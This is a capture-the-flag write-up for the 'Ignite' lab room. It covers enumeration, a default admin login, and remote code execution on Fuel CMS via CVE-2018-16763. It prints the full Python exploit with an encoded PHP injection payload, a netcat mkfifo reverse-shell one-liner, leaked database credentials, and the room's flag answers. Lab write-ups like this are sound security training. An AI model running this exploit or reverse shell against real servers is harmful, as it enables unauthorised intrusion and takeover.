
# *Ignite*



## Ignite

**A new start-up has a few issues with their web server.**

# *writeup*

## ----------user-flag----------

**--ran nmap -sC -sV <IP> and found open port 80 only**
**--ran gobuster dir -w common-dirs.txt -u http://<IP>**
**--went to home page and robots.txt page and found /fuel/ directory and an admin password to login to the Fuel CMS(admin:admin)**
**--searched exploit-db for Fuel CMS vulnerabilities and found one(CVE-2018-16763)**
**--downloaded script, changed 'url' variable to correct URL, and erased to proxy variable in line containing 'r = requests.get(burp0_url, proxies=proxy)'**
**--ran script to get a shell as www-data user**
**--found user flag at /home/www-data/flag.txt and ran cat /home/www-data/flag.txt:**
**6470e394cbf6dab6a91682cc8585059b**

## ----------root-flag----------

**--according to paragraph found on Fuel home page, we must read the database to get credentials:**
**After creating the database, change the database configuration found in fuel/application/config/database.php to include your hostname**
**(e.g. localhost), username, password and the database to match the new database you created.**

**--in our python shell I ran cat fuel/application/config/database.php and got:**

```
b['default'] = array(
        'dsn'   => '',
        'hostname' => 'localhost',
        'username' => 'root',
        'password' => 'mememe',
```

**--our low-priveleged python shell does not allow su or sudo commands to be ran so we must get a netcat reverse shell by running:**
**nc -lvnp 1234 - ran locally**
**rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <your-local-ip> 1234 >/tmp/f - ran in our python shell**

**--still unable to run su or sudo, so we must use a privesc script, and I found this python privesc script:**
**python -c 'import pty; pty.spawn("/bin/sh")'**

**--ran su and input the password mememe to gain root priveleges**

**--ran cat /root/root.txt**
**b9bbcb33e11b80be759c4e844862482d**

## *nmap-scan*

# sudo nmap -sC -sV <IP>

**PORT STATE SERVICE VERSION**
**80/tcp open http Apache httpd 2.4.18 ((Ubuntu))**
**| http-robots.txt: 1 disallowed entry**
**|_/fuel/**
**|_http-server-header: Apache/2.4.18 (Ubuntu)**
**|_http-title: Welcome to FUEL CMS**

# *robots.txt*

**User-agent: *
Disallow: /fuel/**

## *user-exploit.py*

```
import requests
import urllib

url = "http://<machine-IP>"
def find_nth_overlapping(haystack, needle, n):
    start = haystack.find(needle)
    while start >= 0 and n > 1:
        start = haystack.find(needle, start+1)
        n -= 1
    return start

while 1:
         xxxx = raw_input('cmd:')
         burp0_url = url+"/fuel/pages/select/?-
filter=%27%2b%70%69%28%70%72%69%6e%74%28%24%61%3d%27%73%79%73%74%65%6d%27%29%29%2b%24%61%28%27"+urllib.quote(xxxx)-
+"%27%29%2b%27"
         proxy = {"http":"http://127.0.0.1:8080"}
         r = requests.get(burp0_url, proxies=proxy)

         html = "<!DOCTYPE html>"
         htmlcharset = r.text.find(html)

         begin = r.text[0:20]
         dup = find_nth_overlapping(r.text,begin,2)

         print r.text[0:dup]
```

# *[Task 1] Root it!*

**Root the box! Designed and created by DarkStar7471, built by Paradox.**

**---**

***Enjoy the room! For future rooms and write-ups, follow @darkstar7471 on Twitter.***

| **#1** |
| --- |
| User.txt |

**6470e394cbf6dab6a91682cc8585059b**

| **#2** |
| --- |
| Root.txt |

**b9bbcb33e11b80be759c4e844862482d**